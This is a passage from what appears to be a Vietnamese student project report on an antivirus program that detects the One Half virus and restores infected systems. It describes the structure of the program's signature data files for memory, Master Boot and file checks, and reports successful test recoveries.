Chương trình phát hiện virus và khôi phục hệ thống trong đồ án tập trung chủ yếu vào virus One Half, song được thiết kế mở để có thể phát hiện và khôi phục các loại virus thông thường khác mà không phải sửa lại mã của chương trình. Cụ thể là chương trình đưa ra các cấu trúc để lưu trữ các đặc điểm nhận dạng của virus, thông tin của các cấu trúc này được lưu trữ trên file. Như vậy, sau khi một virus được khảo sát, nếu các đặc điểm nhận dạng của nó được cập nhật trong file dữ liệu thì chương trình hoàn toàn có thể phát hiện và khôi phục hệ thống đối với loại virus đó.

1. Kiểm tra bộ nhớ trong.



File VMEM.DAT lưu trữ thông tin nhận dạng virus trong bộ nhớ. Nó sử dụng cấu trúc sau:


4 byte : Địa chỉ đoạn mã nhận biết virus trong bộ nhớ

1 byte : Số lượng byte trong đoạn mã nhận biết

10 byte : Mã nhận biết

10 byte : Tên của virus.

2. Kiểm tra Master Boot và Boot Sector.



File VMB.DAT lưu trữ thông tin nhận dạng virus trong Master Boot trên đĩa. Nó sử dụng cấu trúc sau:

2 byte : Địa chỉ offset của đoạn mã nhận biết virus trong Master Boot.


1 byte : Số lượng byte trong đoạn mã nhận biết

10 byte : Mã nhận biết

3 byte : Nơi cất giấu Master Boot cũ của đĩa

10 byte : Tên của virus.

3. Kiểm tra file.



◄——————— Khôi phục file

File VMEM.DAT lưu trữ thông tin nhận dạng virus trong bộ nhớ. Nó sử dụng cấu trúc sau:

2 byte : Kích thước của virus

4 byte : Vị trí của đoạn mã nhận biết trên file đối tượng

1 byte : Số lượng byte trong đoạn mã nhận biết

10 byte : Mã nhận biết

10 byte : Tên của virus.

IV. CÁC KẾT QUẢ THỬ NGHIỆM CHƯƠNG TRÌNH.

Chương trình đã được kiểm tra trên các máy tính có cấu hình khác nhau, trên các ổ đĩa cứng có các thông số khác nhau. Sau khi máy tính bị nhiễm, chương trình đã phát hiện được sự có mặt của virus One Half trong Master Boot và đã khôi phục hệ thống trở lại như ban đầu trước khi bị virus One Half lây nhiễm. Có một số trường hợp thực tế virus One Half lây nhiễm đã khá lâu, số lượng Cylinder bị One Half mã hoá khá lớn (gần 400 Cylinder), chương trình cũng đã khôi phục thành công để hệ thống máy hoạt động trở lại như bình thường.

Đối với các file bị lây nhiễm virus One Half, chương trình đã phát hiện và khôi phục hoàn chỉnh lại như ban đầu. Đã thử nghiệm chương trình trên các file COMMAND.COM, FORMAT.COM, SK.COM, DEBUG.EXE,... đã bị lây nhiễm One Half thì chương trình đã khôi phục chúng trở lại như trạng thái bình thường ban đầu.